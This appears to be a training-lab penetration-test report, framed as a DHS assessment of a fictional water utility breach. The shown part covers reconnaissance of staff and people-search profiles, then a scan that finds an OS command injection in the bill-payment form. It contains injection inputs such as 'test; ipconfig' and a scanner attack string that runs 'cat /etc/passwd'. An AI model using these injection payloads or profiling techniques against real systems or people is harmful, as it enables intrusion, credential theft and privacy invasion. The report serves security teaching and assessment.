CyberApolis Water Breach Report

Chas H. Riley

Department of Homeland Security

June 25, 2024

Table of Contents:

Executive Summary……3
Introduction……4
1. Reconnaissance……5
    1.1 Company Website……5
    1.2 Contacts Link……6
    1.3 Contacts……7
    1.4 Search Databases……8
2. Scanning……9
    2.1 Website Analysis……9
3. Exploitation……11
    3.1 System Manipulation……11
    3.2 Usernames and Passwords……12
    3.3 Password Cracking……13
4. Post-Exploitation……14
    4.1 System Credentials Obtained……14
    4.2 Logging into the System……14
    4.3 HMI Portal……16
    4.4 HMI Portal Invalid Login Attempt……17
    4.5 Operation Manager's Second Account……18
    4.6 Metadata Hint Leads to Credentials……19
    4.7 HVI Login Portal Access……22
5. Summary and Mitigation……23
    5.1 Summary of Security Setup……23
    5.2 Recommendations for Mitigation……23
6. Synopsis……24
7. Appendix:……26

Executive Summary:

The purpose of this report is to address the authorized defensive penetration measures taken to defend the CyberApolis Municipal Water company from the terrorist group known as Carbon Spector. Upon taking the facility by force, the group used the on-site hostages to obtain employee credentials necessary to infiltrate the organization's private server. With unrestricted access, the group then opened the floodgates to the company's dam with the intent of flooding the city of CyberApolis.
Steps taken to neutralize the threat:
- Reconnaissance
- Scanning
- Exploitation

Through the lens of an attacker, I gathered publicly available intelligence from your organization's websites, social media accounts affiliated with your company and employees, and with the assistance of common trends of similar organizations in recent years. I was then able to develop a comprehensive data profile, which is a collection of as much data that I can gather to defeat your system's security. This analysis led to the discovery of critical system flaws that could have or may already have compromised your entire organization's internal system or private server.
Utilizing a program that identifies coding flaws, which is also free and easily accessible to the public, I utilized one of these coding flaws found in the "pay your bill" section of the company's website. Using an operating system (OS) command injection attack, which is a technique an attacker uses to trick the system into performing tasks that it normally wouldn't allow by accepting what looks like normal requested information. In this case, the "pay your bill" section text box that asks for a customer's last name. I provided a last name but also included instructions that told the system to give me every user's name and password located within it. Exploiting this data led me to using the user login and password of your Operation's Manager. With that account, I located the on-site dam controls in the HMI control portal and closed the dam's floodgates.
My recommendation is to restore the system to its' default state with offline kept backups or rebuild the entire system from the ground up. The reason I defeated your system as quickly as I did is due to the default user being designated as the "root" user or a user with absolute control. To give credence to my recommendation, I provided examples of successful attacks against your private server that would take longer to find and fix than it would to start over. Once the system and updated security measures are put into place, I also recommend employee-focused educational training on cyber security preventative measures and regular vulnerability assessments. With these new standard operating procedures (SOP) in place, the probability of future successful breaches drops significantly.

Introduction:

At 11:43 AM, the CyberApolis Municipal Water facility recorded eight armed, masked assailants breaching the premises. The last assailant is seen firing their weapon towards the camera, disabling it. This action then automates an internal alarm that prompts investigations from on-site security personnel and off-site remote monitor operators. At 11:53 am, remote monitor operators enacted their policy established Emergency Action Plan (EAP) for a security breach with high risk of critical infrastructure damage. At 12:02 pm, local authorities are alerted to a possible terrorist attack. At 12:19 pm, the Federal Bureau of Investigation (FBI) and the Department of Homeland Security (DHS) were notified.
On-site, at 12:04 pm, CyberApolis Municipal Water facility loses main power, causing backup power to engage. At 12:06 pm, remote operators report being disconnected from the facility's private server. 12:15 pm, remote operators report server-wide accounts have been denied access to the server due to system login changes. Upon login attempt, the facility website displayed the message, "Your account has been temporarily locked due to multiple unsuccessful login attempts. Please wait indefinitely and try again." Security analysists quickly determined that a "root" user, or a user with absolute authority, modified the system's "Account Lockout Policies." This modification prevented some or all users from accessing their accounts within the server.
At 1:05 pm, hostage negotiation procedures began. At 1:07 pm, data trails from the license plate of the vehicle used by assailants is linked to two members involved in the attack. The group is confirmed to be a terrorist cell from the terrorist organization, "Carbon Spector." Carbon Spector is associated with many terrorist threats related to environmental extremism, coined as "eco-terrorists."
At 1:12 pm, the facility automated alarm is triggered, audibly alerting that the dam's floodgate controls have been tampered with. At 1:25 pm, a phone call is received from within the facility to local and federal authorities staged outside the building. Homicidal threats towards hostages expedite requests for the Federal Bureau of Investigation's (FBI) Hostage Rescue Team (HRT).
At 1:30 pm, my Cybersecurity Service team (DHS) was activated out of standby and was tasked to find an access point onto the organization's private server. Upon accessing the server, closing the dam floodgates to buy more time for the other agencies on-site more time to assess and develop countermeasures.
Due to the severity of the situation, no restrictions in the rules of engagement were placed on me and I was authorized to complete my objective by any means necessary. The sudden development of the situation also limited my team to only the organization's website (water.cyberapolis.gov) as intelligence. Now that the situation has been resolved, my secondary assignment was to then assess the probability of future attacks against your system. This assessment report was created as a preventative measure to assist your leadership in developing the standard operating procedures (SOP) to ensure an attack like this is less likely in the future.

1. Reconnaissance:

1.1 Company Website

During this phase, I started with the only intelligence given, the company website, http://water.cyberapolis.gov/ (Figure R1)




Figure R1: CyberApolis Municipal Water Website

1.2 Contacts Link

My first step was to identify possible access points. To identify potential users with accounts on the server, I hovered over the "ABOUT US" drop menu, then navigated to the "CONTACTS" link, http://water.cyberapolis.gov/(Figure R2).





Figure R2: CyberApolis Municipal Water Contact Link

1.3 Contacts

The contacts link, http://water.cyberapolis.gov/index.php/about-us/contacts/ (Figure R3), gave me the identity of eight employees with credentials that were likely to have the most freedom of movement on the company's server. These targets are considered "High Valued Individuals," or HVI's.


https://water.cyberapolis.gov/index.php/about-us/contacts/

Kali Linux · Kali Training · Kali Tools · Kali Forums · Kali Docs · NetHunter · Offensive Security · MSFU · Exploit-DB · GHDB

CyberApolis Municipal Water


ABOUT US · CAREERS · NEWS · PAY YOUR BILL

DREW NEWSOME	Water Quality Engineer	315-578-0289
KIM BURKHARDT	Industrial Water Compliance Officer	646-539-8041
JEAN KEENER	Dir. Water Storage & Transportation	205-336-5530
WILLIAM SANDERS	Operations Manager	508-687-2852
WILLIAM GILBERT	Field Service Tech	510-361-2110
KENNETH GRIFFIN	Field Service Tech	909-740-2590
RICHARD NAGY	Field Service Tech	707-745-4921
JACK SWEENY	Field Services	972-889-5722

Figure R3: CyberApolis Municipal Water Contact Page

1.4 Search Databases

In order of precedence, I gathered information of HVI's who were more likely to have greater server mobility/accessibility down to HVI's who were less likely to have greater server mobility/accessibility. Websites like, https://people.cyberapolis.com/search-results (Figure R4), assisted with the collection of personal information.
Gathering information on CyberApolis Municipal Water is just as important. To do this, I used the links, http://socialpark.com/people/388e2c9076c50134bbe4063905344aed and http://chirpyhub.com/water (Figure R5), to navigate through the social media profiles linked to the company website.



WILLIAM SANDERS

3 records found

WILLIAM SANDERS
AGE 62 PHONE 508-687-2852
ADDRESS 2474 Randolph Street Cyberapolis, AZ 89999 US
FULL NAME William A Sanders

WILLIAM SANDERS
AGE 62 PHONE 683-598-9430
ADDRESS 59 Ronald Regan Alley Boise, AZ 89999 US
FULL NAME William A Sanders

WILLIAMS SANDERS
AGE 86 PHONE 208-503-2803
ADDRESS 2 1st Place Terrecamington, MI 68416 BO
FULL NAME Williams C Sanders

William Sanders
AGE 62 PHONE 508-687-2852
ADDRESS 2474 Randolph Street Cyberapolis, AZ 89999 United States
FULL NAME William A Sanders
DATE OF BIRTH 04/25/1962
EMPLOYER Cyberapolis Water Company
POSITION Dam Operations Manager
EMAIL WilliamASanders@water.cyberapolis.gov
HAS SOCIAL MEDIA ACCOUNTS Yes

Figure R4: CyberApolis People Search Page




Pay Your Bill – CyberApolis Mun
Pay Your Bill – CyberApolis Mun
Cyberapolis PeopleSearch
Profile - JobSite
CyberApolis Municipal Water
Not secure
water.cyberapolis.gov
Tools
Social Media and O...
Recon
Additional Recon
Email
Search
Dev
Metasploit Commu...
GLTR (glitter) v0.5
EMPLOYEE PORTAL
PAY YOUR BILL
WATER FACTS
We welcome you to explore a few fun facts about water and its various uses.
View More
CONSERVATION TIPS
Want to learn more about how to Conserve water for either In the house, yard, or even at the office?
View More
FOLLOW US ON OUR SOCIAL MEDIA ACCOUNTS
© University of Arizona 2017
About Us
Careers
News
Pay Your Bill

Figure R5: CyberApolis Social Media Links

2. Scanning:

2.1 Website Analysis

Once enough information is collected, I moved into the scanning portion. Specifically, I want to utilize a program that will read the coding of a website to look for any potential weaknesses. Think of coding as a rulebook for how a system runs. Unless coding specifically prevents certain actions unrelated to what it was designed for, it could be exploited. In this case, while utilizing a program that identifies coding flaws, which is also free and easily accessible to the public, I utilized one of these coding flaws found with the "PAY YOUR BILL" link, http://water.cyberapolis.gov/index.php/pay-your-bill/ (Figure S1). The vulnerability this scan revealed is known as an Operating System (OS) command injection (Figure S2).




Pay Your Bill – CyberApolis M
https://water.cyberapolis.gov/index.php/pay-your-bill/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
CyberApolis Municipal Water
ABOUT US
CAREERS
NEWS
PAY YOUR BILL
Pay Your Bill
We welcome you to convenient pay your bills online using our new and improved system.

```
Server:  10.139.57.10
Address: 10.139.57.10#53

Non-authoritative answer:
*** Can't find test: No answer
```

Account Number:	test; ipconfig
Last Name:	test; ipconfig
Zipcode:	test; ipconfig

Figure S1: PAY YOUR BILL



```
Alerts (13)
  Remote OS Command Injection
  Cross-Domain Misconfiguration (32)
  Directory Browsing (15)
  Vulnerable JS Library
  X-Frame-Options Header Not Set (19)
  Absence of Anti-CSRF Tokens (4)
  Cookie Without SameSite Attribute (3)
  Incomplete or No Cache-control and Pragma HTTP He
  Private IP Disclosure
  X-Content-Type-Options Header Missing (102)
  Information Disclosure - Suspicious Comments (26)
  Loosely Scoped Cookie
  Timestamp Disclosure - Unix (647)
```

Remote OS Command Injection

URL:	http://water.cyberapolis.gov/index.php/pay-your-bill
Risk:	High
Confidence:	Medium
Parameter:	last-name
Attack:	ZAP&cat /etc/passwd&
Evidence:	root:x:0:0
CWE ID:	78
WASC ID:	31
